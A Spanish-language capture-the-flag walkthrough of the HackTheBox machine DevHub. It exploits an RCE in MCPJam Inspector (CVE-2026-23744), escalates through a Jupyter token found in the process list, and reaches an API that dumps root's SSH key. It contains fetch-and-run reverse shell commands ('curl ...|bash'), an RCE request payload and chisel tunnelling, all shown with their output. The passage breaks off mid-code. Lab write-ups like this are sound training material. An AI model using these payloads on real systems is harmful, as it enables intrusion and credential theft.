
This page looks best with JavaScript enabled

HackTheBox - DevHub

 •  ✍️ sckull

DevHub expone MCPJam Inspector con un RCE que permitio el acceso inicial. En los procesos de la maquina se identifico el token de acceso para Jupyter Notebook y una API, accedimos a estos localmente tras ejecutar Reverse Port Forwarding. Jupyter permitio ejecutar comandos y acceder a un nuevo usuario. Finalmente logramos acceso root, tras identificar un token para la API y analizar el codigo fuente de esta, lo que permitio obtener una clave privada para root.

Nombre DevHub
OS

Linux

Puntos Retired
Dificultad Medium
Fecha de Salida 2026-05-30
IP 10.129.9.253
Maker

Neetrox

Rated
{
    "type": "bar",
    "data":  {
        "labels": ["Cake", "VeryEasy", "Easy", "TooEasy", "Medium", "BitHard","Hard","TooHard","ExHard","BrainFuck"],
        "datasets": [{
            "label": "User Rated Difficulty",
            "data": [633, 749, 2621, 1505, 1239, 311, 143, 52, 16, 58],
            "backgroundColor": ["#9fef00","#9fef00","#9fef00", "#ffaf00","#ffaf00","#ffaf00","#ffaf00", "#ff3e3e","#ff3e3e","#ff3e3e"]
        }]
    },
    "options": {
        "scales": {
          "xAxes": [{"display": false}],
          "yAxes": [{"display": false}]
        },
        "legend": {"labels": {"fontColor": "white"}},
        "responsive": true
      }
}

Recon

nmap

nmap muestra multiples puertos abiertos: http (80), 6274 (http) y ssh (22).

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
# Nmap 7.99 scan initiated Thu Jun  4 21:05:29 2026 as: /usr/lib/nmap/nmap --privileged -p22,80,6274 -sV -sC -oN nmap_scan 10.129.9.253
Nmap scan report for 10.129.9.253
Host is up (0.26s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devhub.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
6274/tcp open  unknown
| fingerprint-strings: 
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq: 
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest: 
|     HTTP/1.1 200 OK
|     access-control-allow-credentials: true
|     content-length: 466
|     content-type: text/html; charset=utf-8
|     vary: Origin
|     Date: Fri, 05 Jun 2026 01:05:42 GMT
|     Connection: close
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <link rel="icon" type="image/svg+xml" href="/mcp_jam.svg" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
|     <title>MCPJam Inspector</title>
|     <script type="module" crossorigin src="/assets/index-DRYhT9Xb.js"></script>
|     <link rel="stylesheet" crossorigin href="/assets/index-XvFRNbCs.css">
|     </head>
|     <body>
|     <div id="root"></div>
|     </body>
|     </html>
|   HTTPOptions: 
|     HTTP/1.1 204 No Content
|     access-control-allow-credentials: true
|     access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
|     vary: Origin
|     content-type: text/plain; charset=UTF-8
|     Date: Fri, 05 Jun 2026 01:05:42 GMT
|     Connection: close
|   RTSPRequest: 
|     HTTP/1.1 204 No Content
|     access-control-allow-credentials: true
|     access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
|     vary: Origin
|     content-type: text/plain; charset=UTF-8
|     Date: Fri, 05 Jun 2026 01:05:43 GMT
|_    Connection: close
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6274-TCP:V=7.99%I=7%D=6/4%Time=6A2220E6%P=x86_64-pc-linux-gnu%r(Get
SF:Request,290,"HTTP/1\.1\x20200\x20OK\r\naccess-control-allow-credentials
SF::\x20true\r\ncontent-length:\x20466\r\ncontent-type:\x20text/html;\x20c
SF:harset=utf-8\r\nvary:\x20Origin\r\nDate:\x20Fri,\x2005\x20Jun\x202026\x
SF:2001:05:42\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html>\n<h
SF:tml\x20lang=\"en\">\n\x20\x20<head>\n\x20\x20\x20\x20<meta\x20charset=\
SF:"UTF-8\"\x20/>\n\x20\x20\x20\x20<link\x20rel=\"icon\"\x20type=\"image/s
SF:vg\+xml\"\x20href=\"/mcp_jam\.svg\"\x20/>\n\x20\x20\x20\x20<meta\x20nam
SF:e=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1\.0\"
SF:\x20/>\n\x20\x20\x20\x20<title>MCPJam\x20Inspector</title>\n\x20\x20\x2
SF:0\x20<script\x20type=\"module\"\x20crossorigin\x20src=\"/assets/index-D
SF:RYhT9Xb\.js\"></script>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x2
SF:0crossorigin\x20href=\"/assets/index-XvFRNbCs\.css\">\n\x20\x20</head>\
SF:n\x20\x20<body>\n\x20\x20\x20\x20<div\x20id=\"root\"></div>\n\x20\x20</
SF:body>\n</html>\n")%r(HTTPOptions,F0,"HTTP/1\.1\x20204\x20No\x20Content\
SF:r\naccess-control-allow-credentials:\x20true\r\naccess-control-allow-me
SF:thods:\x20GET,HEAD,PUT,POST,DELETE,PATCH\r\nvary:\x20Origin\r\ncontent-
SF:type:\x20text/plain;\x20charset=UTF-8\r\nDate:\x20Fri,\x2005\x20Jun\x20
SF:2026\x2001:05:42\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest
SF:,F0,"HTTP/1\.1\x20204\x20No\x20Content\r\naccess-control-allow-credenti
SF:als:\x20true\r\naccess-control-allow-methods:\x20GET,HEAD,PUT,POST,DELE
SF:TE,PATCH\r\nvary:\x20Origin\r\ncontent-type:\x20text/plain;\x20charset=
SF:UTF-8\r\nDate:\x20Fri,\x2005\x20Jun\x202026\x2001:05:43\x20GMT\r\nConne
SF:ction:\x20close\r\n\r\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP/
SF:1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSSt
SF:atusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x2
SF:0close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConne
SF:ction:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x20400\x20Bad\x
SF:20Request\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun  4 21:06:05 2026 -- 1 IP address (1 host up) scanned in 35.93 seconds

Website

El sitio web nos redirige al dominio devhub.htb el cual agregamos al archivo /etc/hosts.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
❯ curl -sI 10.129.9.253
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 05 Jun 2026 01:08:24 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
Location: http://devhub.htb/

❯


El sitio describe varios servicios/tecnologias: Node.js, Python 3, Jupyter, MCP Protocol puerto 6274, Git server interno y SO Ubuntu 24.04.
image

Directory Brute Forcing

feroxbuster no muestra ningun recurso encontrado.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
❯ feroxbuster -u http://devhub.htb/ -w $MD
                                                                                                                                                                                        
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://devhub.htb/
 🚩  In-Scope Url          │ devhub.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       67l      323w     3396c http://devhub.htb/
[####################] - 20m   220546/220546  0s      found:1       errors:0      
[####################] - 20m   220546/220546  187/s   http://devhub.htb/
❯

Website - Port 6274


El puerto 6274 aloja MCPJam Inspector.
image


Settings indica la version 1.4.2, esta misma version es afectada por una vulnerabilidad (CVE-2026-23744) la cual permite la ejecucion remota de comandos a traves de la API.
image

User - mcp-dev via CVE-2026-23744

Modificamos el PoC indicando un ping a nuestra maquina.

1
curl http://devhub.htb:6274/api/mcp/connect --header "Content-Type: application/json" --data '{"serverConfig":{"command":"/bin/bash","args":["-c", "ping -c 3 10.10.15.152"],"env":{}},"serverId":"mcp-server-01"}'

La ejecucion muestra un error.

1
2
3
 curl http://devhub.htb:6274/api/mcp/connect --header "Content-Type: application/json" --data '{"serverConfig":{"command":"/bin/bash","args":["-c", "ping -c 3 10.10.15.152"],"env":{}},"serverId":"mcp-server-01"}'
{"success":false,"error":"Connection failed for server mcp-server-01: MCP error -32000: Connection closed","details":"MCP error -32000: Connection closed"}
❯

Pero tcpdump muestra multiples solicitudes ICMP.

1
2
3
4
5
6
7
8
9
❯ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:40:30.972073 IP devhub.htb > 10.10.15.152: ICMP echo request, id 2, seq 1, length 64
21:40:30.972083 IP 10.10.15.152 > devhub.htb: ICMP echo reply, id 2, seq 1, length 64
21:40:31.972407 IP devhub.htb > 10.10.15.152: ICMP echo request, id 2, seq 2, length 64
21:40:31.972426 IP 10.10.15.152 > devhub.htb: ICMP echo reply, id 2, seq 2, length 64
21:40:32.972792 IP devhub.htb > 10.10.15.152: ICMP echo request, id 2, seq 3, length 64
21:40:32.972814 IP 10.10.15.152 > devhub.htb: ICMP echo reply, id 2, seq 3, length 64

Shell

Modificamos nuevamente el comando realizando la ejecucion de una shell inversa con shells, logrando el acceso como mcp-dev.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
# curl 10.10.15.152:8000/10.10.15.152:1335|bash
❯ rlwrap nc -lvp 1335
listening on [any] 1335 ...
connect to [10.10.15.152] from devhub.htb [10.129.9.253] 59274
/bin/sh: 0: can't access tty; job control turned off
$ whoami;id;pwd
mcp-dev
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
/opt/mcpjam/node_modules/@mcpjam/inspector
$

Local Ports

Localmente existen dos puertos a la escucha: 8888 y 5000.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
$ netstat -ntpl
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name    
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -                   
tcp        0      0 0.0.0.0:6274            0.0.0.0:*               LISTEN      1309/node           
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -                   
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -                   
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      -                   
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -                   
tcp6       0      0 :::22                   :::*                    LISTEN      -                   
$

El puerto 8888 pertenece a un proceso de Jupyter, tambien observamos el token a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7.

1
2
3
4
5
$ ps -ef |grep jupyter
analyst     1098       1  0 01:04 ?        00:00:05 /home/analyst/jupyter-env/bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0.0.1 --port=8888 --no-browser --notebook-dir=/home/analyst/notebooks --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 --ServerApp.password= --ServerApp.allow_origin= --ServerApp.disable_check_xsrf=False
root        1104       1  0 01:04 ?        00:00:01 /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
mcp-dev     1571    1557  0 01:48 ?        00:00:00 grep jupyter
$

El puerto 5000 muestra algun tipo de API relacionada a MCP: OPSMCP 2.1.0. Encontramos un script cuyo nombre se relaciona a este servidor, analyst tiene permisos sobre este.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
$ curl -sI 127.0.0.1:5000
HTTP/1.1 200 OK
Server: Werkzeug/3.1.6 Python/3.10.12
Date: Fri, 05 Jun 2026 01:48:30 GMT
Content-Type: application/json
Content-Length: 150
Connection: close

$ curl -s 127.0.0.1:5000 | head
{"auth":"Required - X-API-Key header","endpoints":["/tools/list","/tools/call","/health"],"server":"OPSMCP","status":"operational","version":"2.1.0"}
$ find / -user analyst 2>/dev/null |grep -v proc | grep -v sys
/opt/opsmcp
/opt/opsmcp/server.py
/home/analyst
$

Reverse Port Forwarding

Ejecutamos chisel para obtener los puertos localmente.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
# devhub
$ chmod +x chisel_linux
$ ./chisel_linux client 10.10.15.152:7070 R:8888 R:5000
2026/06/05 01:58:05 client: Connecting to ws://10.10.15.152:7070
2026/06/05 01:58:48 client: Connected (Latency 264.065086ms)

# kali
❯ ./chisel_linux server --reverse --port 7070
2026/06/04 21:58:36 server: Reverse tunnelling enabled
2026/06/04 21:58:36 server: Fingerprint wzkXMW30iA3CgRtTmz4myJ+/uGBJyKAmAihgp7t7ONI=
2026/06/04 21:58:36 server: Listening on http://0.0.0.0:7070
2026/06/04 21:58:48 server: session#1: tun: proxy#R:8888=>8888: Listening
2026/06/04 21:58:48 server: session#1: tun: proxy#R:5000=>5000: Listening

Puerto 8888


Este puerto indica que necesita de una API Key para acceder a los endpoints listados.
image

Jupyter

El puerto 8888 muestra jupyter, con autenticacion requerida.

image

Ingresamos utilizando el token encontrado en el proceso de jupyter-lab. Existe una unica hoja de trabajo.

image

A traves de esta podemos ejecutar comandos como el usuario analyst.

image

User - Analyst

Realizamos la ejecucion de una shell inversa para este usuario en la hoja de jupyter.

1
2
import os
os.system('curl -s 10.10.15.152:8000/10.10.15.152:1336|bash')

Logrando el acceso a este usuario y a la flag user.txt.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
❯ rlwrap nc -lvp 1336
listening on [any] 1336 ...
connect to [10.10.15.152] from devhub.htb [10.129.9.253] 45554
/bin/sh: 0: can't access tty; job control turned off
$ whoami;id;pwd
analyst
uid=1002(analyst) gid=1002(analyst) groups=1002(analyst)
/home/analyst/notebooks
$ ls
quarterly_analysis.ipynb
$ cd
$ ls
jupyter-env
notebooks
user.txt
$ cat user.txt
8720f825152ad147d957f098379fb720
$

User - root

El archivo .opsmcp_key muestra la API Key para el puerto 8888.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ ls -lah
total 60K
drwxr-x--- 10 analyst analyst 4.0K Jun  5 02:08 .
drwxr-xr-x  4 root    root    4.0K Mar 16 21:25 ..
-rw-------  1 analyst analyst    0 May 27 12:22 .bash_history
-rw-r--r--  1 analyst analyst  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 analyst analyst 3.7K Jan  6  2022 .bashrc
drwx------  2 analyst analyst 4.0K Jan 22 16:05 .cache
drwxr-xr-x  3 analyst analyst 4.0K May 26 08:42 .ipython
drwxr-xr-x  3 analyst analyst 4.0K Jun  5 02:03 .jupyter
drwxr-xr-x  7 analyst analyst 4.0K Jan 22 15:06 jupyter-env
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .lesshst -> /dev/null
drwxr-xr-x  3 analyst analyst 4.0K Jan 22 15:08 .local
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .node_repl_history -> /dev/null
drwxr-xr-x  3 analyst analyst 4.0K Jun  5 02:09 notebooks
drwxr-xr-x  3 analyst analyst 4.0K Jan 22 15:08 .npm
-rw-------  1 analyst analyst   35 Mar 16 21:49 .opsmcp_key
-rw-r--r--  1 analyst analyst  807 Jan  6  2022 .profile
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .python_history -> /dev/null
drwx------  2 analyst analyst 4.0K Jun  5 02:08 .ssh
-rw-r-----  1 root    analyst   33 Jun  5 01:04 user.txt
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .viminfo -> /dev/null
$ cat .opsmcp_key
opsmcp_secret_key_4f5a6b7c8d9e0f1a
$

Tambien, podemos acceder al codigo fuente de la aplicacion (/opt/opsmcp/server.py). En esta, encontramos opciones para administradores que permiten obtener credenciales, tokens y clave SSH del usuario root a traves del endpoint /tools/call.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401
    
    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})
    
    if not tool_name:
        return jsonify({"error": "Tool name required"}), 400
    
    if tool_name not in ALL_TOOLS:
        return jsonify({"error": f"Unknown tool: {tool_name}"}), 404
    
    # Execute tool

    # ... skip ...

    elif tool_name == "ops._debug_mode":
        return jsonify({
            "debug": True,
            "message": "Debug mode enabled",
            "hidden_tools": list(HIDDEN_TOOLS.keys()),
            "note": "Debug endpoints now accessible"
        })
    
    elif tool_name == "ops._admin_dump":
        target = args.get('target', '')
        confirm = args.get('confirm', False)
        
        if not confirm:
            return jsonify({
                "error": "Confirmation required",
                "usage": "Set confirm=true to proceed",
                "warning": "This dumps sensitive credentials"
            })
        
        if target == "ssh_keys":
            try:
                with open('/root/.ssh/id_rsa', 'r') as f:
                    key_data = f.read()
                return jsonify({
                    "target": "ssh_keys",
                    "root_private_key": key_data,
                    "note": "Emergency recovery key dump"
                })
            except Exception as e:
                return jsonify({
                    "target": "ssh_keys",
                    "error": f"Could not read key: {str(e)}"
                })
        
        elif target == "passwords":
            return jsonify({
